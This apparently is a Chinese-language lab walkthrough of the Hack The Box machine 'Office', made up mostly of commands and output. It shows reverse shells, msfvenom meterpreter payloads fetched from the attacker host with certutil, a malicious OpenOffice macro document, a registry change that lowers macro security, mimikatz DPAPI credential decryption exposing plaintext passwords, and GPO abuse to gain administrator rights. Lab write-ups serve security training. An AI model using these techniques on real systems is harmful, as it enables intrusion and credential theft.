

http://10.129.100.161/index.php在反弹shell之前(访问url)开启监听本地8000端口。
┌──(kali㉿kali)-[~/Desktop]└─$ nc -lvp 8000 listening on [any] 8000 ...10.129.100.161: inverse host lookup failed: Unknown hostconnect to [10.10.16.9] from (UNKNOWN) [10.129.100.161] 61231SOCKET: Shell has connected! PID: 7468Microsoft Windows [Version 10.0.20348.2322](c) Microsoft Corporation. All rights reserved.C:\xampp\htdocs\joomla>切换tstark域用户
使用msfvenom生成木马payload
┌──(kali㉿kali)-[~/Desktop]└─$ msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp -b '\x00' -f exe LHOST=10.10.16.9 LPORT=8000 -o shell.exe 上传RunasCs.exe用户切换工具和反弹payload(注意需要更换目录才执行成功paylooad)
PS C:\users\public\Documents\sun> certutil -urlcache -f http://10.10.16.9/AD/runas/RunasCs.exe RunasCs.exe**** Online ****CertUtil: -URLCache command completed successfully.PS C:\users\public\Documents\sun> cmdC:\users\public\Documents\sun>certutil -urlcache -f http://10.10.16.9/shell.exe shell.exe**** Online ****CertUtil: -URLCache command completed successfully.执行前,在msfconsole开启监听
C:\users\public\Documents\sun>RunasCs.exe tstark playboy69 shell.exe成功获取反弹shell
msf6 exploit(multi/handler) > run[*] Started reverse TCP handler on 10.10.16.9:8000 [*] Sending stage (201798 bytes) to 10.129.100.161[*] Meterpreter session 1 opened (10.10.16.9:8000 -> 10.129.100.161:64334) at 2024-12-19 08:48:28 +0800获取user.txt
C:\Users\tstark\Desktop>type user.txttype user.txt743158b59a299b9a64d5ea9298453819后渗透
查看当前用户的权限,没有发现滥用权限提权
C:\Users\tstark\Desktop>whoami /privwhoami /privPRIVILEGES INFORMATION----------------------Privilege Name Description State ============================= ============================== ========SeMachineAccountPrivilege Add workstations to domain DisabledSeChangeNotifyPrivilege Bypass traverse checking Enabled SeIncreaseWorkingSetPrivilege Increase a process working set Disabled用户信息
���������� Logged users OFFICE\Administrator OFFICE\web_account OFFICE\tstark OFFICE\PPotts没有发现AD CS证书漏洞
��������� Enumerating machine and user certificate files Issuer : CN=office-DC-CA, DC=office, DC=htb Subject : CN=DC.office.htb ValidDate : 5/10/2023 5:36:58 AM ExpiryDate : 5/9/2024 5:36:58 AM HasPrivateKey : True StoreLocation : LocalMachine KeyExportable : True Thumbprint : 36C4CEDF91853D4C598C739A8BC7A0624458CFE4 Template : DomainController Enhanced Key Usages Client Authentication [*] Certificate is used for client authentication! Server Authentication└─$ certipy-ad find -u tstark -p 'playboy69' -dc-ip office.htb -dns-tcp -ns 10.129.230.226 -bloodhound -stdoutCertipy v4.8.2 - by Oliver Lyak (ly4k)[*] Finding certificate templates[*] Found 33 certificate templates[*] Finding certificate authorities[*] Found 0 certificate authorities[*] Found 0 enabled certificate templates[*] Saved BloodHound data to '20241220083755_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k[*] Enumeration output:Certificate Authorities : [!] Could not find any CAsCertificate Templates 0 Template Name : KerberosAuthentication Display Name : Kerberos Authentication Enabled : False Client Authentication : True Enrollment Agent : False Any Purpose : False Enrollee Supplies Subject : False Certificate Name Flag : SubjectAltRequireDns SubjectAltRequireDomainDns Enrollment Flag : AutoEnrollment Private Key Flag : AttestNone Extended Key Usage : Client Authentication Server Authentication Smart Card Logon KDC Authentication Requires Manager Approval : False Requires Key Archival : False Authorized Signatures Required : 0 Validity Period : 1 year Renewal Period : 6 weeks Minimum RSA Key Length : 2048 Permissions Enrollment Permissions Enrollment Rights : OFFICE.HTB\Enterprise Read-only Domain Controllers OFFICE.HTB\Domain Admins OFFICE.HTB\Domain Controllers OFFICE.HTB\Enterprise Admins OFFICE.HTB\Enterprise Domain Controllers Object Control Permissions Owner : OFFICE.HTB\Enterprise Admins Write Owner Principals : OFFICE.HTB\Domain Admins OFFICE.HTB\Enterprise Admins Write Dacl Principals : OFFICE.HTB\Domain Admins OFFICE.HTB\Enterprise Admins Write Property Principals : OFFICE.HTB\Domain Admins OFFICE.HTB\Enterprise Admins 1发现开放在内部的8083端口。
TCP 0.0.0.0 8083 0.0.0.0 0 Listening 4360 httpd内网穿透
使用stowaway工具进行内网穿透,开启服务器端点监听客户端连接。
./linux_x64_admin -s 123 -l 6666上传穿透工具(客户端)到靶机,连接服务端。
C:\Users\Public\Documents>certutil -f -urlcache http://10.10.16.2/tunnles/stowaway/windows_x64_agent.exe windows_x64_agent.exeC:\Users\Public\Documents>windows_x64_agent.exe -c 10.10.16.2:6666 -s 123windows_x64_agent.exe -c 10.10.16.2:6666 -s 123开启socks5代理。

[*] Waiting for new connection...[*] Connection from node 10.129.230.226:55978 is set up successfully! Node id is 0(admin) >> use 0(node 0) >> socks 1080[*] Trying to listen on 0.0.0.0:1080...... [*] Waiting for agent's response...... [*] Socks start successfully! 


跟网站的标题提示,发现网站路径的位置为c:\xampp\htdocs\internal,文件上传的位置applications,但是上传的文件过几分钟后会消失。
c:\xampp\htdocs\internal>dir Volume in drive C has no label. Volume Serial Number is C626-9388 Directory of c:\xampp\htdocs\internal01/30/2024 08:39 AM <DIR> .05/09/2023 06:53 AM <DIR> ..12/24/2024 03:10 AM <DIR> applications05/01/2023 03:27 PM <DIR> css05/01/2023 03:27 PM <DIR> img01/30/2024 08:38 AM 5,113 index.html01/30/2024 08:40 AM 5,282 resume.phpc:\xampp\htdocs\internal\applications>dir Volume in drive C has no label. Volume Serial Number is C626-9388 Directory of c:\xampp\htdocs\internal\applications12/24/2024 03:20 AM <DIR> .01/30/2024 08:39 AM <DIR> ..12/24/2024 03:20 AM 5 jone-it-30-000-0-5-years-123456@qq-com.odt 1 File(s) 5 bytes 2 Dir(s) 5,091,672,064 bytes freec:\xampp\htdocs\internal\applications>dir Volume in drive C has no label. Volume Serial Number is C626-9388 Directory of c:\xampp\htdocs\internal\applications12/24/2024 03:10 AM <DIR> .01/30/2024 08:39 AM <DIR> .. 0 File(s) 0 bytes 2 Dir(s) 5,092,724,736 bytes freeODT文件反弹shell
#常见Web攻击/文件上传/ODT文件反弹shell使用msf生成payload.
use exploit/multi/misc/openoffice_document_macroset payload windows/x64/meterpreter/reverse_tcpset lhost 10.10.16.2set lport 6688set srvport 8989runmsf6 exploit(multi/misc/openoffice_document_macro) > [*] Using URL: http://10.10.16.2:8888/mpw0TM[*] Server started.[*] Generating our odt file for Apache OpenOffice on Windows (PSH)...[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_macro/Basic[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_macro/Basic/Standard[*] Packaging file: Basic/Standard/Module1.xml[*] Packaging file: Basic/Standard/script-lb.xml[*] Packaging file: Basic/script-lc.xml[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_macro/Configurations2[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_macro/Configurations2/accelerator[*] Packaging file: Configurations2/accelerator/current.xml[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_macro/META-INF[*] Packaging file: META-INF/manifest.xml[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_macro/Thumbnails[*] Packaging file: Thumbnails/thumbnail.png[*] Packaging file: content.xml[*] Packaging file: manifest.rdf[*] Packaging file: meta.xml[*] Packaging file: mimetype[*] Packaging file: settings.xml[*] Packaging file: styles.xml[+] msf.odt stored at /home/kali/.msf4/local/msf.odt复制当前目录(Desktop)
cp /home/kali/.msf4/local/msf.odt .直接通过http服务下载到applications目录
c:\xampp\htdocs\internal\applications>powershell iwr http://10.10.16.2/msf.odt -O msf.odt发现
c:\xampp\htdocs\internal\applications>dir Volume in drive C has no label. Volume Serial Number is C626-9388 Directory of c:\xampp\htdocs\internal\applications12/24/2024 07:02 AM <DIR> .01/30/2024 08:39 AM <DIR> ..12/24/2024 07:02 AM 7,708 msf.odt 1 File(s) 7,708 bytes 2 Dir(s) 5,020,418,048 bytes freec:\xampp\htdocs\internal\applications>dir Volume in drive C has no label. Volume Serial Number is C626-9388 Directory of c:\xampp\htdocs\internal\applications12/24/2024 07:04 AM <DIR> .01/30/2024 08:39 AM <DIR> ..12/24/2024 07:02 AM 7,708 msf_resume.odt 1 File(s) 7,708 bytes 2 Dir(s) 5,019,815,936 bytes free分析查看applications目录权限信息,web_account用户拥有RW权限。
C:\Users\Public\Documents>icacls c:\xampp\htdocs\internal\applicationsc:\xampp\htdocs\internal\applications CREATOR OWNER:(OI)(CI)(IO)(F) OFFICE\PPotts:(OI)(CI)(NP)(F) NT AUTHORITY\SYSTEM:(OI)(CI)(F) NT AUTHORITY\LOCAL SERVICE:(OI)(CI)(F) OFFICE\web_account:(OI)(CI)(RX,W) BUILTIN\Administrators:(OI)(CI)(F) BUILTIN\Users:(OI)(CI)(RX)c:\xampp\htdocs\internal\applications>net user tstark...Logon hours allowed AllLocal Group Memberships Global Group memberships *Domain Users *Registry Editors 查询MacroSecurityLevel 的值,是 LibreOffice 或 OpenOffice 中用于控制宏安全性设置的注册表项。
• 0 - "低" (Low) 宏安全性最为宽松,允许所有宏自动执行,不进行任何提示。此设置不推荐用于不信任的文档,因为它会允许未经检查的宏运行。 • 1 - "中等" (Medium) 宏会根据其来源和签名进行验证。对于未签名或来自不信任来源的宏,用户将会看到提示,要求用户决定是否执行该宏。大部分用户默认使用此设置,因为它在提供一定的安全性的同时,也允许信任的宏自动运行。 • 2 - "高" (High) 只允许来自可信来源、且已签名的宏执行。其他宏将被完全禁止,不会弹出任何提示。此设置提高了安全性,但可能会限制一些合法的自动化功能。 • 3 - "非常高" (Very High) 禁止所有宏执行,包括来自信任来源和已签名的宏。此设置是最安全的,但也意味着无法使用任何宏功能。
C:\Users\Public\Documents>RunasCs.exe tstark playboy69 "reg query HKEY_LOCAL_MACHINE\SOFTWARE\Policies\LibreOffice\org.openoffice.Office.Common\Security\Scripting\MacroSecurityLevel"[*] Warning: The logon for user 'tstark' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.HKEY_LOCAL_MACHINE\SOFTWARE\Policies\LibreOffice\org.openoffice.Office.Common\Security\Scripting\MacroSecurityLevel Value REG_DWORD 0x3 Final REG_DWORD 0x1发现
MacroSecurityLevel的值每次会随着文件删除,注册表值恢复默认值。
上传文件
c:\xampp\htdocs\internal\applications>powershell iwr http://10.10.16.2/msf.odt -O msf.odt修改注册值
C:\Windows\system32>reg.exe add HKEY_LOCAL_MACHINE\SOFTWARE\Policies\LibreOffice\org.openoffice.Office.Common\Security\Scripting\MacroSecurityLevel /v Value /t REG_DWORD /d 0 /freg.exe addThe operation completed successfully.C:\Users\Public\Documents>reg query HKEY_LOCAL_MACHINE\SOFTWARE\Policies\LibreOffice\org.openoffice.Office.Common\Security\Scripting\MacroSecurityLevelHKEY_LOCAL_MACHINE\SOFTWARE\Policies\LibreOffice\org.openoffice.Office.Common\Security\Scripting\MacroSecurityLevel Value REG_DWORD 0x0 Final REG_DWORD 0x1等等几分钟,成功反弹shell。
[+] msf.odt stored at /home/kali/.msf4/local/msf.odt[*] 10.129.230.226 openoffice_document_macro - Sending payload[*] Sending stage (201798 bytes) to 10.129.230.226[*] Meterpreter session 1 opened (10.10.16.2:6688 -> 10.129.230.226:54415) at 2024-12-24 15:49:04 +0800msf6 exploit(multi/misc/openoffice_document_macro) > sessions Active sessions=============== Id Name Type Information Connection -- ---- ---- ----------- ---------- 1 meterpreter x64/windows OFFICE\ppotts @ DC 10.10.16.2:6688 -> 10.129.230.226:54415 (10.129.230.226)切换ppotts用户
自动化信息收集
c:\Users\PPotts\Desktop>certutil -f -urlcache http://10.10.16.2/win/winpeas.exe winpeas.execertutil -f -urlcache http://10.10.16.2/win/winpeas.exe winpeas.exe**** Online ****CertUtil: -URLCache command completed successfully.c:\Users\PPotts\Desktop>winpeas.exe获取PPotts用户NTLMv2哈希,但是无法解密明文密码。
Version: NetNTLMv2 Hash: PPotts::OFFICE:1122334455667788:747fcfeb90bfd1219ea574bd72fd26a4:0101000000000000dcba7b742756db010f235cd97994485c000000000800300030000000000000000100000000200000a7a76b9583ee72f080908897ef2e40703eb9f4f1f0daa028c9c9d48b4de263f00a00100000000000000000000000000000000000090000000000000000000000 发现history记录,控制c:\xampp\htdocs\internal\applications目录的job_offering.ps1脚步文件,发现凭据管理器缓存中有信息,但是自动化脚步检索无法打印出来。
C:\Program Files\LibreOffice 5\program>type C:\Users\PPotts\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txttype C:\Users\PPotts\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txtcd c:\programdataiwr 10.10.14.41/job.txt -o job.txtC:/users/ppotts/music/job_offering.ps1���������� Checking Credential manager� https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#credentials-manager-windows-vault [!] Warning: if password contains non-printable characters, it will be printed as unicode base64 encoded string Username: MyUser Password: Target: MyTarget PersistenceType: Enterprise LastWriteTime: 5/9/2023 2:08:54 PM滥用 DPAPI
#常见网络攻击/AD域/身份攻击/滥用DPAPI发现hhogan用户缓存的密码凭证。
C:\Program Files\LibreOffice 5\program>cmdkey /listcmdkey /listCurrently stored credentials: Target: LegacyGeneric:target=MyTarget Type: Generic User: MyUser Target: Domain:interactive=office\hhogan Type: Domain Password User: office\hhogan使用保存的凭证执行时,提示需要输入密码
C:\Program Files\LibreOffice 5\program>runas.exe /user:office\hhogan /savecred whoamirunas.exe /user:office\hhogan /savecred whoamiEnter the password for office\hhogan: 找到一篇文章Operational Guidance for Offensive User DPAPI Abuse | by Will Schroeder | Posts By SpecterOps Team Members怎么使用 Mimikatz 通过PPotts 的主密钥,然后使用该主密钥解密凭据管理器数据库方法。列出用户文件夹中的主密钥 GUID (C:\Users<USER>\AppData\Roaming\Microsoft\Protect<SID><GUID>) 来跟踪任何用户的密钥的此密钥。
获取SID
获取用户的SID值
PS C:\Users\PPotts\AppData\Roaming\Microsoft\Protect> ls -forcels -force Directory: C:\Users\PPotts\AppData\Roaming\Microsoft\ProtectMode LastWriteTime Length Name ---- ------------- ------ ---- d---s- 12/24/2024 12:18 AM S-1-5-21-1199398058-4196589450-691661856-1107 -a-hs- 5/2/2023 4:13 PM 24 CREDHIST -a-hs- 1/17/2024 4:06 PM 76 SYNCHIST 获取GUID
根据SID创建时间来查询发现191d3f9d-7959-4b4d-a520-a444853c47eb 时间相同。
PS C:\Users\PPotts\AppData\Roaming\Microsoft\Protect\S-1-5-21-1199398058-4196589450-691661856-1107> ls -force Directory: C:\Users\PPotts\AppData\Roaming\Microsoft\Protect\S-1-5-21-1199398058-4196589450-691661856-1107Mode LastWriteTime Length Name ---- ------------- ------ ---- -a-hs- 1/17/2024 3:43 PM 740 10811601-0fa9-43c2-97e5-9bef8471fc7d -a-hs- 5/2/2023 4:13 PM 740 191d3f9d-7959-4b4d-a520-a444853c47eb -a-hs- 5/2/2023 4:13 PM 900 BK-OFFICE -a-hs- 12/24/2024 12:18 AM 740 c9fd4d01-1dc5-4860-a264-caf31f27afce -a-hs- 12/24/2024 12:18 AM 24 Preferred 利用SID和GUID获取解密密钥。
mimikatz # dpapi::masterkey /in:"C:\Users\PPotts\AppData\Roaming\Microsoft\Protect\S-1-5-21-1199398058-4196589450-691661856-1107\191d3f9d-7959-4b4d-a520-a444853c47eb" /rpc**MASTERKEYS** dwVersion : 00000002 - 2 szGuid : {191d3f9d-7959-4b4d-a520-a444853c47eb} dwFlags : 00000000 - 0 dwMasterKeyLen : 00000088 - 136 dwBackupKeyLen : 00000068 - 104 dwCredHistLen : 00000000 - 0 dwDomainKeyLen : 00000174 - 372[masterkey] **MASTERKEY** dwVersion : 00000002 - 2 salt : c521daa0857ee4fa6e4246266081e94c rounds : 00004650 - 18000 algHash : 00008009 - 32777 (CALG_HMAC) algCrypt : 00006603 - 26115 (CALG_3DES) pbKey : 1107e1ab3e107528a73a2dafc0a2db28de1ea0a07e92cff03a935635013435d75e41797f612903d6eea41a8fc4f7ebe8d2fbecb0c74cdebb1e7df3c692682a066faa3edf107792d116584625cc97f0094384a5be811e9d5ce84e5f032704330609171c973008d84f[backupkey] **MASTERKEY** dwVersion : 00000002 - 2 salt : a2741b13d7261697be4241ebbe05098a rounds : 00004650 - 18000 algHash : 00008009 - 32777 (CALG_HMAC) algCrypt : 00006603 - 26115 (CALG_3DES) pbKey : 21bf24763fbb1400010c08fccc5423fe7da8190c61d3006f2d5efd5ea586f463116805692bae637b2ab548828b3afb9313edc715edd11dc21143f4ce91f4f67afe987005320d3209[domainkey] **DOMAINKEY** dwVersion : 00000002 - 2 dwSecretLen : 00000100 - 256 dwAccesscheckLen : 00000058 - 88 guidMasterKey : {e523832a-e126-4d6e-ac04-ed10da72b32f} pbSecret : 159613bdc2d90dd4834a37e29873ce04c74722a706d0ba4770865039b3520ff46cf9c9281542665df2e72db48f67e16e2014e07b88f8b2f7d376a8b9d47041768d650c20661aee31dc340aead98b7600662d2dc320b4f89cf7384c2a47809c024adf0694048c38d6e1e3e10e8bd7baa7a6f1214cd3a029f8372225b2df9754c19e2ae4bc5ff4b85755b4c2dfc89add9f73c54ac45a221e5a72d3efe491aa6da8fb0104a983be20af3280ae68783e8648df413d082fa7d25506e9e6de1aadbf9cf93ec8dfc5fab4bfe1dd1492dbb679b1fa25c3f15fb8500c6021f518c74e42cd4b5d5d6e1057f912db5479ebda56892f346b4e9bf6404906c7cd65a54eea2842 pbAccesscheck : 1430b9a3c4ab2e9d5f61dd6c62aab8e1742338623f08461fe991cccd5b3e4621d4c8e322650460181967c409c20efcf02e8936c007f7a506566d66ba57448aa8c3524f0b9cf881afcbb80c9d8c341026f3d45382f63f8665Auto SID from path seems to be: S-1-5-21-1199398058-4196589450-691661856-1107[domainkey] with RPC[DC] 'office.htb' will be the domain[DC] 'DC.office.htb' will be the DC server key : 87eedae4c65e0db47fcbc3e7e337c4cce621157863702adc224caf2eedcfbdbaadde99ec95413e18b0965dcac70344ed9848cd04f3b9491c336c4bde4d1d8166 sha1: 85285eb368befb1670633b05ce58ca4d75c73c77解密Windows 凭据管理器
解密当前用户的windows凭证管理器保存的凭证。
mimikatz # dpapi::cred /in:C:\users\ppotts\appdata\roaming\microsoft\credentials\84F1CAEEBF466550F4967858F9353FB4 /unprotect /masterkey:87eedae4c65e0db47fcbc3e7e337c4cce621157863702adc224caf2eedcfbdbaadde99ec95413e18b0965dcac70344ed9848cd04f3b9491c336c4bde4d1d8166**BLOB** dwVersion : 00000001 - 1 guidProvider : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb} dwMasterKeyVersion : 00000001 - 1 guidMasterKey : {191d3f9d-7959-4b4d-a520-a444853c47eb} dwFlags : 20000000 - 536870912 (system ; ) dwDescriptionLen : 0000003a - 58 szDescription : Enterprise Credential Data algCrypt : 00006603 - 26115 (CALG_3DES) dwAlgCryptLen : 000000c0 - 192 dwSaltLen : 00000010 - 16 pbSalt : 649c4466d5d647dd2c595f4e43fb7e1d dwHmacKeyLen : 00000000 - 0 pbHmackKey : algHash : 00008004 - 32772 (CALG_SHA1) dwAlgHashLen : 000000a0 - 160 dwHmac2KeyLen : 00000010 - 16 pbHmack2Key : 32e88dfd1927fdef0ede5abf2c024e3a dwDataLen : 000000c0 - 192 pbData : f73b168ecbad599e5ca202cf9ff719ace31cc92423a28aff5838d7063de5cccd4ca86bfb2950391284b26a34b0eff2dbc9799bdd726df9fad9cb284bacd7f1ccbba0fe140ac16264896a810e80cac3b68f82c80347c4deaf682c2f4d3be1de025f0a68988fa9d633de943f7b809f35a141149ac748bb415990fb6ea95ef49bd561eb39358d1092aef3bbcc7d5f5f20bab8d3e395350c711d39dbe7c29d49a5328975aa6fd5267b39cf22ed1f9b933e2b8145d66a5a370dcf76de2acdf549fc97 dwSignLen : 00000014 - 20 pbSign : 21bfb22ca38e0a802e38065458cecef00b450976Decrypting Credential: * using CryptUnprotectData API * volatile cache: GUID:{191d3f9d-7959-4b4d-a520-a444853c47eb};KeyHash:85285eb368befb1670633b05ce58ca4d75c73c77 * masterkey : 87eedae4c65e0db47fcbc3e7e337c4cce621157863702adc224caf2eedcfbdbaadde99ec95413e18b0965dcac70344ed9848cd04f3b9491c336c4bde4d1d8166**CREDENTIAL** credFlags : 00000030 - 48 credSize : 000000be - 190 credUnk0 : 00000000 - 0 Type : 00000002 - 2 - domain_password Flags : 00000000 - 0 LastWritten : 5/9/2023 11:03:21 PM unkFlagsOrSize : 00000018 - 24 Persist : 00000003 - 3 - enterprise AttributeCount : 00000000 - 0 unk0 : 00000000 - 0 unk1 : 00000000 - 0 TargetName : Domain:interactive=OFFICE\HHogan UnkData : (null) Comment : (null) TargetAlias : (null) UserName : OFFICE\HHogan CredentialBlob : H4ppyFtW183# Attributes : 0切换HHogan
┌──(kali㉿kali)-[~/Desktop]└─$ evil-winrm -i 10.129.230.226 -u HHogan -p 'H4ppyFtW183#'*Evil-WinRM* PS C:\Users\HHogan\Documents> 组策略滥用
#window本地权限提升/AD/组策略滥用工具下载:GitHub - byronkg/SharpGPOAbuse: Precompiled executable利用之前收集的HHogan用户组策略滥用漏洞信息,将HHogan用户添加到管理员组
*Evil-WinRM* PS C:\Users\HHogan\Documents> .\SharpGPOAbuse.exe --AddComputerTask --TaskName "New Task" --Author Office\Administrator --Command "cmd.exe" --Arguments "/c net localgroup administrators hhogan /add" --GPOName "DEFAULT DOMAIN CONTROLLERS POLICY"[+] Domain = office.htb[+] Domain Controller = DC.office.htb[+] Distinguished Name = CN=Policies,CN=System,DC=office,DC=htb[+] GUID of "DEFAULT DOMAIN CONTROLLERS POLICY" is: {6AC1786C-016F-11D2-945F-00C04fB984F9}[+] Creating file \\office.htb\SysVol\office.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml[+] versionNumber attribute changed successfully[+] The version number in GPT.ini was increased successfully.[+] The GPO was modified to include a new immediate task. Wait for the GPO refresh cycle.[+] Done!更新策略。
*Evil-WinRM* PS C:\users\administrator> gpupdate /forceUpdating policy...Computer Policy update has completed successfully.User Policy update has completed successfully.发现HHogan用户已经添加到管理员组中。
